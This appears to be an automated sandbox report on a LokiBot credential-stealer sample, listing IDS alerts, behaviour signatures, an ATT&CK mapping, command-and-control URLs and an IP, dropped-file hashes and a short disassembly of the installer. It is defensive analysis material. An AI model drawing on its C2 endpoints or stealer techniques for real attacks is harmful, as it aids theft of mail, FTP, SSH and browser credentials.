Destination Port:	49843
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:03:18.475481 05/05/22-09:03:18.475481
SID:	2825766
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.6 - Destination IP: 37.0.11.227	
Timestamp:	05/05/22-09:04:45.993104 05/05/22-09:04:45.993104
SID:	2825766
Source Port:	49870
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

System Summary

- Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected aPLib compressed binary

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 Masquerading	2 OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 1 Virtualization/Sandbox Evasion	2 Credentials in Registry	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	5 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
vNcHHC1HKe.exe	33%	Virustotal		Browse
vNcHHC1HKe.exe	48%	ReversingLabs	Win32.Trojan.LokiBot	
vNcHHC1HKe.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.dtlrkp.exe.8b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.dtlrkp.exe.400000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.dtlrkp.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.dtlrkp.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.dtlrkp.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
3.0.dtlrkp.exe.400000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.dtlrkp.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.dtlrkp.exe.400000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://37.0.11.227/sarag/five/fre.php	100%	Avira URL Cloud	malware	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://37.0.11.227/sarag/five/fre.php	true	• Avira URL Cloud: malware	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	vNcHHC1HKe.exe	false		high
http://www.ibsensoftware.com/	dtlrkp.exe, dtlrkp.exe, 00000003.00000002.626023064.0000000000400000.00000040.00000400.00020000.00000000.sdmp, dtlrkp.exe, 00000003.00000000.374794623.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.0.11.227	unknown	Netherlands		198301	WKD-ASIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620804
Start date and time: 05/05/202209:01:48	2022-05-05 09:01:48 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	vNcHHC1HKe (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/6@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 94.8% (good quality ratio 91.4%) • Quality average: 79.3% • Quality standard deviation: 27.5%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:03:12	API Interceptor	42x Sleep call for process: dtlrkp.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\dtlrkp.exe

Process:	C:\Users\user\Desktop\vNcHHC1HKe.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.515696866664655
Encrypted:	false
SSDEEP:	96:X5xfhGYXbJCrK+Mhgx+MeBZtXIpXSdOWPmoynsx:X5xfYYXwWh4eBZVIpidPPmoyn
MD5:	8B30D9F0EE85F71C5599DCB7701CE2D8

SHA1:	017FB9D1914E5582D86E201E0B7081753EE32C16
SHA-256:	57616ECF2F2355F4BCBA77C0A01B6081F7C24CBED9658BB79CC42BA19BD13EF0
SHA-512:	7AA43ABE21E5202B2A2984A6DADB0224F9B049EBBFD42D790CD7F96CE3F93C4B09EF19140277D08FED21EA5FFC4038F3B6C4BC28309FF5A5E82E1A3525E0970B
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.1..m_B.m_B.m_B.r[B.m_B.qQB.m_B.rUB.m_BK.^C.m_B.m^B]m_B.3[C.m_B.3.B.m_B.3]C.m_BRich.m_B.....PE..L...01sb..... ....@.....P.....".....@.....!..... ....`.....text...r..... ..`.rdata..... .....@..@.data...<....0.....@....rsrc.....@.....@..@..... ....

C:\Users\user\AppData\Local\Temp\hzuplybmb

Process:	C:\Users\user\Desktop\vNcHHC1HKe.exe
File Type:	data
Category:	dropped
Size (bytes):	5194
Entropy (8bit):	6.134472067894398
Encrypted:	false
SSDEEP:	96:aGVs6aWb3CLa7M1TJfgTRdgeIFqVbucMrlEqN/KSCOyDkQ6yEet:aGu6aWzCW7of61IFqNg6yvyIcEE
MD5:	19BE22AB21AF9DFDC9C6D22DA14EA0FD
SHA1:	2AE84D7E3A14F58CEEA593E559127E96A62422F4
SHA-256:	6E5040F059188400A96DEE6433BE85A859E2E4F28D73842CD7C31EFFC0C95E8D
SHA-512:	DD67366179F6CDFE461D0796DE3AA1EF6A52D325727C9342811455399E4C3A8C2ADD9FD19738134262D56F3B815B83C744131AFC372AD9AFED42FC3F44CABE9
Malicious:	false
Reputation:	low
Preview:	.....n.v.....v.....F4....F4.v...4.Q...v....d..d.l4.).....p4.p...d..d.l4.).....p4.p...d..d.l4.).....p4.p...d..d.l4.).....p4.p..v\..c.....4..p4.p..n4.v..&.p4.p,.n4.n,.l..&.....n4....l..p4..p..v...&...v.U..N...d...d...d....d....d.z.d.{t.e.1n..1p-.9v..d..d...n4...p4.....5U.V...v.U.n..{zn4.z{~....n.((...F4.n4.n..4.f9n4.n.n,.nE.n5..p..p4.n4.n..n,.p.n4.n.....C.Z.....E....Z.y.....}.Z.+....5.....n.v.Q...F4..4.....l4.p4.v\..eCn4...n4..p4.n4.1p4....1...t.e3n4.....p5..p...l4.....p5..p.....l5..)....Z.....).....p4...l4.).d./...p4.v\..e.v.....4.....n4.....n.v.....F4..4.Q...l4.p4.v\..eCn4...n4..p4.n4.1p4.....t..uo...n4.....p5.p..n4.....p5.p..n4.....p5.p..n4E&.....p5D.p-D.l4.....p5.p.....l5..).C.Z.....).....p4.v\A.e.n4.n,Ap..B.dA.dE.d..d..d.. ...p4.v\..e.v.....4.....n4...E.n.v.=.4.....l4.p4.v\..eCn4...n4..p4.n4.1p4.....t.e3n4.....p5..p...n4.....p5..p.....l5..)..}.Z.T...).M...p4....d..d.....

C:\Users\user\AppData\Local\Temp\q3e3yvw7kwoie

Process:	C:\Users\user\Desktop\vNcHHC1HKe.exe
File Type:	data
Category:	dropped
Size (bytes):	106495
Entropy (8bit):	7.95401114500379
Encrypted:	false
SSDEEP:	1536:TGNdVycqGacPUuHRm6La1B2HpMVXJcAIc1c3LT0PBCuaAoQ/9uUWumSWyR:sWcq2UuJaSpEwcCEPBCTAhVumWyR
MD5:	232A82FA0023BE63B64ACD8ADE3D1E85
SHA1:	BC4A4E69A8BC9628FA80EA05683C2CAD70CEE18E
SHA-256:	DC049F4F8FE69AB69C7B86AF32B4C5A671E158329130C8718E40B4EC093ED725
SHA-512:	8FB6038B9570605CE0F30DD808F75C4B0C4FCA0FBD06C993B39EF1AD7CBD30B19A8EC24D4F89EBBB1453A5CF9AEA0C1777CBA36C5AEB008ABEAD45D0A53CF153
Malicious:	false
Reputation:	low
Preview:	...#.....Yo.b.c.....K....|...!.P.....e.K...W.~.v.....uWy..<..\.%zI..e....+....\.L.(.2..ZJ..H.v.....0R..4:...,.w./..A^.8...]..+.....g.....6~.D.N..ODL.WI.B....E.1.f.=m..<.H....s..].v....[../=.~+:h8..cO<.O..Z..2.BM....JB.a!.L4...'.'..s;+.z....A.v#.D...G.....M.=...|..J..P.\..\e.K...=.v.....Wy..!..... 5#.....~...jq../l5.....v&....}.9.[.{.>5^./..A^..$(:..H.XY.....-.Sm..U.h.F.O..` E..E.r.?.D..5....n..9.....Jb'..T<!/.(w.F-...<..S....w..K.k..\YF.H.|m...{...L....E.'.ea.;-.z.....o....~6..%_...@....!.P%....e.K...W.~.J.....OWy..4...*...$.f.....~....qZ7/J@.....v&|...}.....,.5^./..A^..$(:..H7XY.....-.Sm..U.h.F.O..`E..E.r.?.D..5....n..9.....Jb'..T<!/.(w.a...<..S....w..K.k..\YF.H.|m.JB.a!.L)5.E..'....;+.z.....o..c.....uK....|...!.P.....e.K...W.~.v.....Wy..1.....$5#.....~....q.7/l5.....v&....}.....>5^./..A^..$(:..H.XY.....-.Sm..U.h.F.O..`E..E.r.?.D..5....n..9.....Jb'..T<!/.(w.a...<..S....w..K.k..\YF.H.|m.

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)

Process:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.515696866664655
Encrypted:	false
SSDEEP:	96:X5xfhGYXbJCrK+Mhgx+MeBZtXIpXSdOWPmoynsx:X5xfYYXwWh4eBZVIpidPPmoyn
MD5:	8B30D9F0EE85F71C5599DCB7701CE2D8

SHA1:	017FB9D1914E5582D86E201E0B7081753EE32C16
SHA-256:	57616ECF2F2355F4BCBA77C0A01B6081F7C24CBED9658BB79CC42BA19BD13EF0
SHA-512:	7AA43ABE21E5202B2A2984A6DADB0224F9B049EBBFD42D790CD7F96CE3F93C4B09EF19140277D08FED21EA5FFC4038F3B6C4BC28309FF5A5E82E1A3525E0970B
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.1..m_B.m_B.m_B.r[B.m_B.qQB.m_B.rUB.m_BK.^C.m_B.m^B]m_B.3[C.m_B.3.B.m_B.3]C.m_BRich.m_B.....PE..L...01sb..... ....@.....P.....".....@.....!..... ....`.....text...r..... ..`.rdata..... .....@..@.data...<....0.....@....rsrc.....@.....@..@..... ....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\AppData\Local\Temp\dtlrkp.exe
File Type:	data
Category:	dropped
Size (bytes):	49
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	884BB48A55DA67B4812805CB8905277D
SHA1:	6B3D33E00F5B9DEAE2826F80644CB4F6E78B7401
SHA-256:	78877FA898F0B4C45C9C33AE941E40617AD7C8657A307DB62BC5691F92F4F60E
SHA-512:	989A38778FC961EB2C79E70621EABFB4B22D6537F08A71359B27AF495646E304EE252A523769F66B75BC2FAF546ACB22A71B358B51221174AC0D964DA7A62821
Malicious:	false
Preview:	.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.737164313842715
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	vNcHHC1HKe.exe
File size:	126888
MD5:	8c7e9d4d5f172854a531a86d34af2c8c
SHA1:	43d99c2bf4d5fce1b640b4ee65b234ced6292c35
SHA256:	7eaffbf0e048501f710bef50d95d59870d638c7e64225397f1ae1d03014c8b19
SHA512:	d8b28dd232248da57d2762363661a80762c17822baff5d1a3efdd4ae1e160b6a85f77d9f5a09e1ebe0b653e8dbdbde65b36c08873a8d8ed5bfb3a9d48c865c5c

SSDEEP:	1536:lsuNLvSFVVeozLpPunbrmI7ngp4GpYis8ycoLxPNh8fXuEMygzMRLqBcV7W55IUK:l1NjcVVnLpPunbjLgFcJcq7bNw3g4V
TLSH:	20C3F1583BA1C0BBD4F307B21D395BA78EF6D623243457475710BB4D3AA2A42DB1E361
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....f...*.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4034f7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AE5 [Sat Sep 25 21:55:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FB660C7809Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h

Instruction
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FB660C7806Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A2D8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3b000	0xa50	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6515	0x6600	False	0.661534926471	data	6.43970794855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
